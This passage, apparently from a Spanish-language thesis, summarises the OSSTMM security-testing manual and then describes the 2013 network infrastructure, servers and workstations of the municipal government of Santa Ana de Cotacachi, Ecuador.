


Figura 7. Estructura del manual OSSTMM.
Fuente: Manual OSSTMM

El OSSTMM cuida de las condiciones límites tales como los procesos de prueba, ética, análisis de los resultados de las pruebas y la seguridad IT con respecto a la ley, regulaciones y estándares.

1.7.4 CARACTERÍSTICAS

Se pueden resumir las características más importantes de este manual, a través de los siguientes calificativos:

- Es accesible.
- Es de los más completos en su campo.

- Es económico.
- Es manejable.
- Es actual.
- Es ampliamente reconocido (prestigiado).
- Posee un marco legal de soporte.

Los procesos propuestos para probar y medir la seguridad pueden resumirse en el siguiente esquema.




Figura 8. Función del manual OSSTMM.
Fuente: Manual OSSTMM

La metodología permite la separación entre recolección de datos y tests de verificación de los datos recolectados.

Cada módulo tiene una relación con el inmediatamente anterior y con el inmediatamente posterior. Cada sección tiene aspectos interrelacionados a otros módulos y algunos se interrelacionan con todas las otras secciones. (Herzog, 2003).

CAPÍTULO II

ANÁLISIS DE LA SITUACIÓN ACTUAL

2.1 DESCRIPCIÓN GENERAL

En este capítulo se describe la infraestructura actual de la red de datos del Gobierno Municipal de Santa Ana de Cotacachi hasta Octubre del 2013, los datos obtenidos son el resultado de la información recolectada con la colaboración del departamento de informática y el reconocimiento de las instalaciones físicas de la red.

2.1.1 ESTRUCTURA ORGANIZACIONAL

La estructura organizacional del Gobierno Municipal de Santa Ana de Cotacachi es el vehículo, que vincula la misión y los objetivos institucionales con la prestación de servicios a la comunidad cotacacheña, y se basa en un enfoque de procesos, productos y servicios para garantizar el ordenamiento orgánico y la continuidad de los servicios públicos municipales.

Cuenta con diferentes departamentos que forman la organización como se muestra en la Figura 9.




Figura 9. Organigrama estructural del Gobierno Municipal de Cotacachi.
Fuente. GAD de Santa Ana de Cotacachi

2.2 ESPECIFICACIONES TÉCNICAS

2.2.1 UBICACIÓN FÍSICA

El GAD Municipal de Santa Ana de Cotacachi es una institución pública sin fines de lucro se encuentra en la Provincia de Imbabura en la ciudad del mismo nombre, ubicado en las calles Gonzales Suarez y García Moreno

El edificio posee dos plantas donde se distribuyen los diferentes departamentos. El departamento de informática se encuentra ubicado en la segunda planta. Es desde este lugar donde se opera los recursos informáticos de la organización.

2.2.2 ESTRUCTURA DE LA RED DE DATOS

2.2.2.1 Topología física de la red

La LAN del Gobierno Autónomo Descentralizado Municipal de Cotacachi, es tipo Ethernet topología estrella; el backbone está compuesto por tres enlaces de fibra óptica monomodo y es capaz de soportar velocidades de varias decenas de Gbps, El sistema de red está formado por cuatro racks, el rack número tres es el rack principal, este se encuentra en el departamento de informática, y es desde ahí donde se conectan a los tres racks restantes ubicados en la planta baja del edificio.

El tendido del cableado horizontal esta realizado con el cable UTP categoría 6, puede soportar velocidades de transmisión de hasta 1 Gbps, este cableado se distribuye desde los cuatro racks hacia los diferentes departamentos de GAD Municipal de Cotacachi; en los terminales se encuentran los conectores (jacks) montados sobre un cajetín, al cual se conecta los patchcord para cada equipo; al momento se cuenta con 95 estaciones de trabajo y 8 servidores.

El cableado contempla la integración de voz y datos montados por una misma línea, lo suficientemente flexible para permitir una ágil administración del sistema. La red vertical y la red horizontal fueron renovadas recientemente y a su vez categorizadas.

En el siguiente cuadro se resume los dispositivos que conforman el sistema de red del GAD Municipal de Santa Ana de Cotacachi.

Tabla 1 Resumen general de los dispositivos de la red

Nombre de Dispositivo	Descripción
Routers	1 router principal
Switches	Rack 1: 2 switches Rack 2: 2 switches Rack 3: 4 Switchs Rack 4: 1 Switchs
Transceivers	Usados para cambiar de medio en el backbone
Servidores	8 Servidores
Host	95 estaciones de trabajo

Cada dispositivo de la red se describirá con más detalle posteriormente.




Figura 10. Esquema de la LAN del GAD Municipal de Santa Ana de Cotacachi

En el esquema de la red se aprecia cuatro switch dispuestos en cascada perteneciente al rack principal, este tipo de conectividad no es recomendado ya que si un switch fallase se perdería la comunicación hacia el resto de switches y a su vez hacia toda la red.

Desde este punto de vista se recomienda implementar la topología en estrella extendida. Con este tipo de topología cada estrella cuenta con un nodo central el mismo que funciona como un nodo más de la estrella total.

La principal ventaja de este tipo de topología es su compatibilidad con el cableado estructurado que permite el ahorro en la longitud de los cables, al evitar las largas distancias. La escalabilidad es otra de las ventajas de este tipo de topología, se puede incrementar el número de terminales de la red sin mayor dificultad, la única limitación para ello es la capacidad del dispositivo conector que actúa como nodo central de la red. El fallo en alguno de los nodos no implica la caída de la red, cada nodo actúa de manera independiente, sin embargo, un fallo en el nodo central termina con el servicio de la red.

2.2.2.2 Topología lógica de la red

Las direcciones IPs de la red de las instalaciones del Gobierno Autónomo Descentralizado Municipal de Santa Ana de Cotacachi utilizan direccionamiento clase C. En una dirección IP de clase C, los primeros tres bytes representan la red y el cuarto byte representa los host,




Figura 11. Dirección de red clase C

Como se puede observar en el gráfico el tercer byte corresponde a los ordenadores, obteniéndose un total de 254 direcciones para los host. Se ha establecido esta clase porque la red del municipio es una red relativamente pequeña.


El direccionamiento principal de la red se detalla en el siguiente cuadro

Tabla 2. Direccionamiento principal de la red

Nombre	Dirección	Máscara
Red externa	192.152.113.2	255.255.255.248
Red Interna	192.168.0.1	255.255.255.0

La topología lógica de la red se encuentra establecida en base a un direccionamiento IP para cada una de las dos VLANs existentes. La asignación de las direcciones se encuentra distribuida en base a un diseño de subneting para la red de datos y de voz de acuerdo al número de host; a medida que la red ha aumentado su tamaño se han ido asignando las IPs disponibles a los host y teléfonos IP.

Existe una VLAN que diferencia el tráfico entre el de voz y datos para dar mayor prioridad a la parte de voz.

**Figura 12.** Topología lógica de las redes VLANS

La Figura 12 explica como dos VLANs viajan por una sola conexión física que se conecta del switch hacia el teléfono, una VLAN es para datos y la otra para voz.

En el siguiente cuadro se detalla el rango de direcciones que existe actualmente.

Tabla 3. Distribución de las direcciones para las dos VLANs

Dirección	Primera IP	Ultima IP
VLAN 1 LAN Datos	192.168.0.1	192.168.0.254
VLAN 2 Teléfonos IPS	192.168.11.1	192.168.11.254

La distribución de las direcciones se da en el switch tal de tal manera que en cualquiera puerto de algún switch que se encuentre en la red se tenga disponible todo el rango de las 254 direcciones IP. Las antenas que conectan las dependencias, transmiten a una frecuencia de 5 GHz.

Tabla 4. Direccionamiento lógico de los enlaces inalámbricos

Dependencia	Distancia	Frecuencia	Dirección IP
Plaza del Sol	1000 m	5 GHZ	192.168.0.161
Italquí	500 m	5 GHZ	192.168.0.136
La Compañía	1500 m	5GHZ	192.168.0.141
Loma Negra	4000 m	5 GHZ	192.168.0.20

Existen dos routers WIFI que se encuentran en el municipio, estos proveen conectividad mediante direcciones dinámicas a las laptops de la organización.

2.2.3 RECURSOS INFORMÁTICOS

Entre los recursos informáticos se detallan los servidores, los equipos terminales de usuario, los equipos de backbone, y otros dispositivos de soporte.

2.2.3.1 Funciones de los equipos del backbone

En esta sección se detalla el funcionamiento por equipo de toda la red empezando a partir del primer dispositivo al cual llega el internet.

Transceiber

La red está formada por segmentos de fibra óptica que son parte del cableado vertical, la fibra óptica se conecta a los convertidores TP-LINK MC100CM para convertir el medio de transmisión de fibra óptica a cable UTP, para ser conectados a los switch respectivos, además se dispone del convertidor Union Fiber Media Converter que une la red Wan con el router de core.

ROUTER 800

Este router funciona como Core, se encuentra en el cuarto de comunicaciones del Edificio del GAD municipal de Cotacachi, al que llega la señal de Internet para la distribución hacia todo el edificio.

Switch Linksys

El switch Linksys SRW2024 se encuentra conectado en cascada al router cisco 800, a este switch están conectados los siguientes servidores: Correo, Antivirus, Cotacachi online, Base de Datos Oracle, SQL Olympo y el Servidor Blade.

Switch 3Com

El Switch SR 4226T también se encuentra conectado en cascada del switch linksys SW2024, este switch proporciona conectividad para parte de las estaciones de trabajo de la planta alta, además provee conexión a la central telefónica.

Switch 3Com

Este switch 2928 3CRBSG2893 se encuentra conectado en cascada al mencionado anteriormente, a este switch están conectados tres enlaces de fibra óptica que se dirigen hacia los racks de la planta baja, además distribuye parte del cableado horizontal de la planta alta.

Switch Cisco SR224

Es el ultimo switch conectado en cascada, a este switch se encuentran conectados los enlaces inalámbricos con antenas Ubiquiti hacia la plaza del sol, a la comunidad Italqui, a la loma Negra y hacia la dependencia La Compañía; además este switch Cisco SR224 distribuye parte del cableado horizontal de la planta alta.

Rack 1

EL rack 1 se encuentra ubicado en la planta baja cerca del departamento financiero y distribuye parte del cableado horizontal a este lugar. En este rack se encuentra dos switch: el 3Com SR 4226T, y el de Advantek Networks.

Rack 2

En este rack se encuentran ubicado cerca del departamento de obras públicas que proveen conectividad a una porción de la planta baja, en este rack se encuentra dos switch: el switch ANS-2420G de Advantek Networks, y el switch D-Lynk DES-1016.

Rack 3

EL rack 3 es el rack principal, en este se encuentra la mayoría de los equipos de comunicación, que fueron descritos inicialmente, está ubicado en la planta alta en las instalaciones del departamento de Informática.

Rack 4

El rack cuatro se encuentra ubicado en la planta baja cerca de las oficinas de Transporte, y distribuye conexión precisamente a estas oficinas, este rack posee el switch D-Lynk DES-1016A,

Antenas de los enlaces

Existen 4 antenas ubiquiti Nanostation M5 instaladas en la terraza del edificio, las cuales proporcionan conectividad hacia la plaza del sol, a la comunidad Italqui, a la loma Negra y hacia la dependencia La Compañía.

Central Telefónica

La voz sobre IP se maneja con el Contacvox Unified Communications System que se encuentra conectada a la red de datos, los segmentos horizontales de la red transmiten voz y datos a la vez, la red se conecta a los teléfonos IP, Grand Stream GXP 285 que se encuentran en todas las oficinas, los mismos que funcionan como una especie de switch en donde se conecta el patchcord que va hacia el computador.

2.2.3.2 Datos de los servidores

La red de datos del GAD Municipal de Cotacachi posee en su estructura los siguientes servidores, para lo cual se mencionará su función y las principales características.




Figura 13. Detalle de las conexiones hacia los servidores de la institución

2.2.3.2.1 Mail

El servidor de correo electrónico desarrollado en la plataforma Linux permite administrar el correo interno y externo de la organización. Tiene las siguientes características físicas.

Tabla 5. Características del servidor de Mail

Sistema Operativo	Linux Red Hat 5	
Procesador	Intel Xeon 2.60 GHz	
Disco Duro	Dos discos de 160 GB en espejo	
Memoria RAM	4 GB	
Dirección IP	Lan: 192.168.x.x	Wan: 190.152.x.x

2.2.3.2.2 Base de Datos Oracle

El servidor base de datos permite gestionar y analizar datos para realizar las operaciones ágilmente, contiene la información actual de los sistemas de Cabildo, Agua potable, Transporte, Obras Públicas, Sistema de Cobranzas, Sistema de Recaudación, Sistema Financiero.

Tabla 6. Características de la base de Datos Oracle

Sistema Operativo	Linux Centos 5	
Procesador	Intel Xeon 2.40 GHz	
Disco Duro	Tres discos de 300 GB	
Memoria RAM	12 GB	
Dirección IP	Lan: 192.168.x.x	Wan: 190.152.x.x

2.2.3.2.3 SQL Olympo

El servidor SQL Olympo, contiene el mismo contenido de la información que el servidor Oracle, pero de años pasados 2009, 2010 y 2011.

Tabla 7. Características del servidor SQL Olympo

Sistema Operativo	Linux	
Procesador	Intel Xeon 2.27 GHz	
Disco Duro	Dos discos de 160 GB en espejo	
Memoria RAM	4 GB	
Dirección IP	Lan: 192.168.x.x	Wan: 190.152.x.x

2.2.3.2.4 Servidor Web.

En este servidor está alojada la página web <http://www.cotacachienlinea.gob.ec> es un sistema de información ciudadano, donde se puede realizar consultas como la información predial, estados de tramites dentro de la municipalidad, información sobre el seguimiento de obras, y otras actividades comerciales del cantón.

Tabla 8. Características del servidor Web Cotacahi on-line

Sistema Operativo	Linux Centos 5	
Procesador	Intel Xeon 3.6 GHz	
Disco Duro	80 GB	
Memoria RAM	1 GB	
Dirección IP	Lan: 192.168.x.x	Wan: 190.152.x.x

2.2.3.2.5 Antivirus

El sistema de protección que utiliza esta organización es el antivirus Eset Nod32. La institución tiene firmado un contrato con la empresa ESET antivirus el mismo que se renueva cada año, El antivirus permanece en el servidor y las licencias son administradas por eset console remote, mediante esta consola se bajan las actualizaciones y se reparte a los terminales.

Tabla 9. Características del servidor que aloja el Antivirus.

Sistema Operativo	Windows 2003 Server
Procesador	Intel Xeon 3.33 GHz
Disco Duro	160 GB
Memoria RAM	2 GB
Dirección IP	Lan: 192.168.x.x

2.2.3.2.6 Firewall

El firewall se lo administra mediante la interfaz de la herramienta webmin, está configurado de tal manera que se habilitan aquellos requeridos por las actividades de cada uno de los departamentos y se han restringido los que prestan riesgos a la seguridad del sistema. Presenta las siguientes características físicas.

Tabla 10. Características del servidor que aloja el Firewall.

Sistema Operativo	Linux Centos 6.3	
Procesador	Intel Xeon 3.6 GHz	
Disco Duro	Dos discos de 500 GB en espejo	
Memoria RAM	2 GB	
Dirección IP	Lan: 192.168.x.x	Wan: 192.152.x.x

2.2.3.2.7 Servidor Blade

El servidor blade fue adquirido recientemente, Es un chasis que consta de tres secciones posee una capacidad de 6 Terabyte, tiene tres tarjetas cada una con una capacidad de almacenamiento, de 512 Gigabyte. Este servidor se encuentra instalado, pero aún no se ha migrado ninguna aplicación tan solo está funcionando como prueba.

2.2.3.3 Datos de los estaciones de trabajo

Se dispone de por lo menos de dos computadores de escritorio por cada departamento, que generalmente uno es del jefe y otro del asistente, tienen como sistema operativo Windows 7 sobre el que corren los programas necesarios para desempeñar sus funciones. De acuerdo a la información proporcionada por el personal de informática un 95 % de empleados realizan sus actividades en la herramienta Microsoft Office, el 5 % restante además de utilizar, Microsoft Office también usan programas desarrollados por el departamento de informática y otros como Autocad, photoshop, etc. Existen además teléfonos IP para cada departamento, administrados en una central telefónica.

La LAN cuenta con 95 estaciones de trabajo, que se encuentran distribuidas en los diferentes departamentos.

A continuación se detallan las características de los equipos.

17 Equipos HP

Tabla 11. Características de los equipos CORE I5

Procesador	CORE I5 3.10 GHz
Memoria RAM	2 GB
Disco Duro	500 GB
Sistema Operativo	Windows 7

19 Equipos HP

Tabla 12. Características de los equipos CORE I3

Procesador	CORE I3 3.07 GHz y 3.20 GHz
Memoria RAM	10 equipos con 2 GB 9 equipos con 4 GB
Disco Duro	320 GB
Sistema Operativo	Windows 7

3 Equipos HP

Tabla 13. Características de los equipos Core 2 Duo

Procesador	Core 2 Duo 2.83 GHz
Memoria RAM	1 GB
Disco Duro	160 GB
Sistema Operativo	Windows 7

36 Equipos HP

Tabla 14. Características de los equipos Core 2 Quad

Procesador	Core 2 Quad: 2.65 GHz, 2.66 2.83 GHz, GHz y 3.24 Ghz
Memoria RAM	24 pcs con 4 GB 7 pcs con 3 GB 5 pcs con 2 GB
Disco Duro	32 equipos con 500 GB 4 equipos con 300 GB
Sistema Operativo	Windows 7

13 Equipos HP

Tabla 15. Características de los equipos PENTIUM 4

Procesador	PENTIUM 4: 3.6 GHZ, 2.8 GHz y 1.8 GHz		
Memoria RAM	9 pcs 512 MB	4 equipos con 1 GB	
Disco Duro	1 pcs 160 GB	11 pcs 80 GB	1 pcs 40 GB
Sistema Operativo	Windows 7		

3 Equipos HP

Tabla 16. Características de los equipos PENTIUM D

Procesador	PENTIUM D 3.4 GHZ		
Memoria RAM	1 GB		
Disco Duro	1 equipos con 300 GB	3 equipo con 160 GB	
Sistema Operativo	Windows 7		

4 Equipos

Tabla 17. Características de los equipos PENTIUM R

Procesador	PENTIUM R 1.8 GHZ		
Memoria RAM	1 equipos 320 GB	3 equipos 160 GB	
Disco Duro	1 equipos con 2 GB	3 equipos con 1 GB	
Sistema Operativo	Windows 7		

2.2.3.4 Dispositivos de soporte

El departamento de informática cuenta con UPS, para evitar que se detengan las actividades en caso de que energía eléctrica se suspenda por cortos espacios de tiempo.

Los UPS permiten mantener funcionando todos los equipos de comunicaciones y servidores que se encuentran en el rack principal (Rack 3) y las ventanillas de atención al público. El tiempo de respaldo es de aproximadamente de 45 minutos.

2.2.4 ESTRUCTURA DE LA WAN

2.2.4.1 Acceso al internet

Tiene acceso a internet a través del Router cisco 800 ubicado en la planta alta, en el departamento de Informática. El router brinda conectividad con el proveedor de servicios de internet CNT, este enlace es a través de Fibra óptica con una velocidad de 6 Mbps, La red Wan del proveedor de Internet llega al tranciever CTC Union Fiber Media Converter este se encarga de cambiar el medio de transmisión de Fibra óptica a UTP, para conectarse al router.

Si este enlace llegara a caerse, entonces se cortaría el servicio de internet, ya que no existe otro enlace como backup.

2.2.5 ENLACES DE RED HACIA LAS INSTITUCIONES RELACIONADAS

El GAD de la Municipalidad de Santa Ana de Cotacachi con la finalidad de impulsar el desarrollo del Cantón, brinda conectividad hacia algunas dependencias y lugares que conforman la jurisdicción territorial de su administración. A continuación se ilustra cada uno de los enlaces.

Como se muestra en la figura en el Switch Cisco System SR 224 ubicado en el rack principal (rack 3) ha sido designado para la distribución del enlace de Internet, hacia cada una de las dependencias y lugares: Plaza del Sol, Comunidad de Italquí, Loma Negra, La Compañía. Estos enlaces físicamente están unidos a través de enlaces de microondas, haciendo uso de las antenas Ubiquiti Nanostation M5 tanto en el transmisor como en el receptor. Siendo responsabilidad de la administración de la señal de Internet, el departamento de Informática del GAD Municipal de Santa Ana de Cotacahi.




Figura 14. Enlace hacia las instituciones relacionadas

